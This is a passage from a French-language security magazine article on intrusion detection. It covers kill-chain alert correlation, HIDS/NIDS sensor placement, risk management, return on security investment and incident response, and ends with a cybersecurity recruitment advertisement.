Pour illustrer la corrélation explicite qui consiste à exprimer explicitement des relations entre des flux d'alertes sous la forme de scénarios d'attaques, nous allons nous intéresser aux travaux de M. J. Cloppert. En 2009, conjointement avec l'autorité de certification de Lockheed Martin, il s'est inspiré du processus qui régit les frappes militaires. Il a avancé le concept de « Kill Chain » ou « Chaîne de frappe » qu'il a appliqué aux intrusions dans un système d'information. Ce nouveau concept décrit la construction d'une attaque en 6 étapes séquentielles. Ces différentes phases constituent une grille de lecture et d'action pour l'attaquant.

Fig. 7 : Diagramme de la chaîne de frappe.

- Phase 1 : l'attaquant collecte toutes sortes d'informations via les moteurs de recherche et/ou les réseaux sociaux afin d'identifier et sélectionner une cible ou un ensemble de cibles. L'attraction d'une cible va dépendre des motivations de l'attaquant et des vulnérabilités découvertes lors de l'investigation.
- Phase 2 : l'attaquant arme sa charge (e.g. il exploite une vulnérabilité connue du logiciel Adobe Reader et installe un cheval de Troie dans un document PDF).
- Phase 3 : l'attaquant dirige sa charge vers sa victime (e.g. il envoie un fichier infecté joint à un e-mail).
- Phase 4 : l'attaquant infecte la machine de la victime (e.g. le code malveillant s'auto-exécute à l'ouverture du fichier par la victime).
- Phase 5 : l'attaquant établit un canal de communication avec la machine compromise et accède à son environnement (e.g. il télécharge de nouveaux outils, élève ses privilèges, écoute le trafic réseau, se déplace de machine en machine, etc.).
- Phase 6 : l'attaquant collecte et chiffre les données avant de les transférer vers un hôte distant.

En général, les systèmes de détection d'intrusion se focalisent sur une ou deux étapes de la chaîne : la détection des événements dans la phase d'exploitation (identifier un shellcode connu ou la signature d'un fichier binaire) ou C&C. C'est alors à l'administrateur de sécurité qu'incombe l'identification de la stratégie d'attaque à partir de l'ensemble des alertes. L'approche décrite par Michael J. Cloppert, consiste à recouper les événements de sécurité dans un contexte d'analyse globale et prédictive de l'attaque. Plutôt que de focaliser notre attention sur des événements de sécurité réseau ou système pris isolément, il est préférable de corréler les alertes et les événements associés selon des vecteurs d'attaque (ou méthodes utilisées par l'attaquant pour atteindre ses objectifs **[14]**). Par ailleurs, certains événements seront filtrés et pourront être ignorés s'ils n'apportent aucune valeur à la chaîne. Prenons l'exemple d'un anti-virus qui remonte une alarme et détecte (phase 4) un code malveillant dans une pièce jointe d'un courrier électronique. Non seulement, cet événement va permettre de reconstituer une session complète d'attaque, mais corrélé avec d'autres événements de même nature à des temps différés, il peut être l'indicateur d'une attaque persistante.

Qu'il s'agisse d'une analyse différée de l'attaque (analyse post-mortem ou approche forensique dans le cadre d'enquêtes après incident) ou en temps réel (approche proactive et réactive), les techniques de corrélation d'alertes appliquées à la détection d'intrusion optimisent le traitement des alertes et améliorent considérablement l'efficacité des détections. Toutefois, il est important de souligner que l'administrateur de sécurité aura toujours à effectuer un travail manuel de qualification et de recoupement des alertes avec comme seuls indicateurs, les attributs de l'alerte, le succès ou l'échec de l'attaque référencée par l'alerte et le niveau de sévérité affiché sur son tableau de bord (fonction de la vulnérabilité exploitée et de son système d'évaluation CVSS **[15]**) et qualifié au niveau d'une base de connaissance.

3 Un cadre opérationnel et organisationnel

3.1 Étude et choix d'une solution de détection d'intrusion

Concernant la source de données, la première chose à considérer lors de l'étude d'une solution de détection d'intrusion est le choix d'une sonde de détection : HIDS et NIDS (*Network-based Intrusion Detection System*). L'évaluation des sondes pourra s'appuyer sur une grille de notation intégrant les critères suivants :

- Méthodes et capacités de détection ;
- Performance en conditions de charge élevées;
- Résistance aux techniques d'évasion ;
- Exploitation des données à traiter ;
- Ergonomie des interfaces d'administration et d'exploitation ;
- Coûts de la solution.

Un HIDS aura un impact sur le serveur en termes de performance, car il va consommer une partie des ressources de ce serveur. Concernant l'installation d'un ou plusieurs NIDS, il faudra tenir compte de la disponibilité de points de raccordements permettant d'écouter le réseau. Le positionnement d'une sonde de détection dépend des contraintes propres à l'architecture. À l'extérieur du pare-feu (côté WAN), la sonde NIDS est plus proche des attaquants, mais va lever un volume important d'alertes en raison d'attaques classiques (e.g. balayage de port) qui seront très certainement bloquées par le pare-feu. Une sonde NIDS à l'intérieur d'un pare-feu (côté LAN), sera moins exposée aux bruits de fond résiduels et aux faux-positifs qui en résultent.

Par ailleurs, il peut être nécessaire de configurer la sonde NIDS avec deux interfaces réseaux. La première effectuera une surveillance en mode « promiscuous ». Dans ce mode, on capture tous les paquets qui passent par le lien réseau, qu'ils soient ou non adressés à la sonde. La seconde sera placée sur un VLAN (*Virtual Local Area Network*) dédié pour communiquer avec le système de gestion des événements et la console de gestion. En ce qui concerne les sondes HIDS, elles devront être déployées sur les serveurs critiques.

La figure 8 schématise une architecture classique et les différents emplacements possibles des sondes de détection.

3.2 Les défis liés à la détection d'intrusion

La sécurité de l'information ne se limite plus à une approche purement technique. Aujourd'hui, certaines entreprises ont conscience que quelques briques technologiques, logicielles ou matérielles, ne suffisent plus à protéger leurs informations critiques. Désormais, ces entreprises s'orientent vers le management de la sécurité,




Fig. 8 : Positionnement des sondes de détection d'intrusion dans une architecture réseau simplifiée.

dans une approche globale, aussi bien organisationnelle, technologique que juridique.

L'étude du cabinet d'audit PriceWaterhouseCoopers auprès de 3 877 entreprises dans 78 pays « fait ressortir que plus d'une entreprise sur deux déclare que le Directeur des Systèmes d'Information est, in fine, propriétaire des risques de cybercriminalité. Seulement, une entreprise sur cinq (5% en France) déclare ainsi que cette responsabilité est, in fine, du ressort de la Direction Générale ou du Conseil d'Administration » **[16]**. Or, un facteur déterminant dans la réussite d'un projet de sécurité de l'information, s'intégrant ou non dans un système de gestion de la sécurité de l'information (ISMS ou *Information Security Management System*), est l'engagement réel et affiché de la structure dirigeante et des managers intermédiaires de l'organisation.

La prise en compte de la gestion des risques au sein du SI permet de considérer la sécurité de l'information comme un processus métier transverse et une réelle composante de la stratégie d'entreprise.

Ainsi, un projet de détection des intrusions qui s'inscrit dans un contexte de gestion des risques, dépasse la seule compétence des équipes techniques et du RSSI.

Le processus de la gestion des risques de sécurité des SI peut être résumé en six phases principales :





Fig. 9 : Le processus de gestion des risques de sécurité.



Les trois premières phases conduisent à identifier, analyser et apprécier les risques de sécurité.

En phase 4, nous pouvons les accepter et ne rien faire, ou les transférer en externalisant une activité par exemple, voire les réduire en agissant sur leurs origines ou leurs conséquences.

En phase 5, des exigences de sécurité peuvent alors être déterminées afin de réduire le risque. Nous choisissons des mesures à mettre en œuvre pour atteindre ces objectifs de sécurité et elles vont être le fondement de la politique de sécurité. Par exemple, des contrôles techniques peuvent être choisis comme la détection des intrusions sur le réseau du SI.

Un système de détection d'intrusion qui s'inscrit dans ce contexte de gestion du risque, devra être perçu et accompagné par des moyens humains et financiers nécessaires à sa mise en œuvre.

En premier lieu, l'approche purement financière dans le choix de la conduite ou non d'un projet de détection des intrusions est un élément déterminant. Beaucoup de projets n'aboutissent pas, car aucune évaluation du retour sur investissement en sécurité informatique (ROSI ou *Return On Security Investment*) par les DSI ou les RSSI n'est réalisée. Selon les secteurs d'activités, la ligne budgétaire consacrée à la sécurité de l'information est assimilée à un centre de coût et non de profit. Dans un second lieu, l'approche « évaluation des risques » moins financière et plus qualitative est un argument important, mais non suffisant. La mise en place de solutions de détection des intrusions doit s'accompagner d'une évaluation du ROSI.

Le CLUSIF propose un état de l'art **[17]** autour d'un modèle de coût et de la notion de ROSI. Mais il n'y a pas de consensus clair autour de la définition de ROSI. La définition orientée incidents de sécurité est celle que nous retiendrons.

Toute la difficulté est de pouvoir estimer la valeur exacte de chaque incident de sécurité lié à une intrusion et sa probabilité d'occurrence. La réalisation préalable d'une analyse des risques de sécurité des systèmes d'information facilitera ce travail, car elle intègre une évaluation des actifs du SI, du facteur d'exposition du système (EF ou *Exposure Factor*) et des vulnérabilités d'une infrastructure globale pouvant être exploitées par une ou plusieurs menaces connues ou inconnues.

Enfin, réagir de manière appropriée à une intrusion est surtout une question d'organisation et de procédures qui doivent être définies et appliquées par les équipes informatiques en réponse aux incidents.

Comment traiter l'alerte, comprendre l'incident et le clôturer ? Quelles sont les mesures conservatoires à prendre ? Qui alerter (le responsable sécurité, le CERT, la direction métier, la direction générale, la gendarmerie, etc.) ?

Les activités relatives à la détection d'intrusion doivent s'appuyer sur des actions précises et des rôles alloués à chacun, des outils dont l'informaticien a besoin et les résultats qu'il doit produire sous conditions de présentation, de contraintes de réactivité ou d'astreinte.

Les éléments collectés lors de la phase de détection et la qualification de l'intrusion ne suffisent pas eux seuls. Il est également nécessaire d'évaluer une stratégie de réponse en fonction de la criticité du système compromis et de l'impact d'une interruption de service du système.

- activation d'une cellule de crise ;
- délai de remise en production ;
- implication des relations publiques et communication appropriée ;
- volonté de répondre à une attaque ;
- volonté de poursuivre légalement l'attaquant.

Conclusion

En conclusion de cet article, nous avons vu que la surface d'attaque du système d'information des organisations pour les cybercriminels pouvait être importante. Le Code pénal français offre aujourd'hui des dispositions juridiques pour lutter contre les intrusions dans un STAD, mais qui peinent à être mises en œuvre lorsque l'investigation dépasse nos frontières. Une coopération internationale est nécessaire. L'impact en termes de perte de données ou de notoriété peut être considérable pour ces organisations. Aussi, la prolifération de ces nouvelles menaces et les limites de la sécurité périmétrique (pare-feux majoritairement pour ne pas dire exclusivement mis en œuvre pour la protection des infrastructures réseau) à pouvoir y répondre, conduisent les organisations à s'intéresser aux technologies de détection d'intrusion.

La problématique de la détection d'intrusion est souvent vue comme l'association de trois ou quatre événements sur une fenêtre de temps très courte et à partir d'une source unique, mais c'est bien plus que cela, et c'est de là qu'en vient la difficulté, de par les contraintes que cela induit : périmètre à surveiller et criticité des ressources à protéger, architecture et positionnement des mécanismes de détection, nombre d'équipements qui remontent des événements, taille de la fenêtre de détection, capacité de recherche et de corrélation des logs (SIEM), efficacité des techniques de détection et identification de signaux faibles « noyés » dans un volume important de données (problématique Big Data), etc.

Enfin, la question n'est plus de savoir si l'organisation va se faire attaquer, mais quand cela va se produire. Bien que la détection d'intrusion repose sur des technologies, qui de surcroît évoluent, certains facteurs non techniques doivent également être pris en compte par une organisation souhaitant intégrer une solution de détection d'intrusion. La mise en place d'un système de détection d'intrusion est un projet structurant. Il est donc important d'évaluer les critères organisationnels et économiques avant d'étudier les critères techniques. De même que son inscription dans une politique globale de sécurité informatique et son intégration dans un processus de gestion des risques de sécurité des systèmes d'information conditionneront la réussite du projet. ■

Les références de cet article sont disponibles sur : http://www.unixgarden.com/misc72ref.pdf

création agence Comellink - crédit photo : Hedge

I-TRACING
Traçabilité de l'information

SAVEZ-VOUS GARDER UN SECRET ?

Rejoignez-nous !

I-Tracing recrute
des experts
et futurs experts
en cybersécurité

recrutement@i-tracing.com

www.i-tracing.com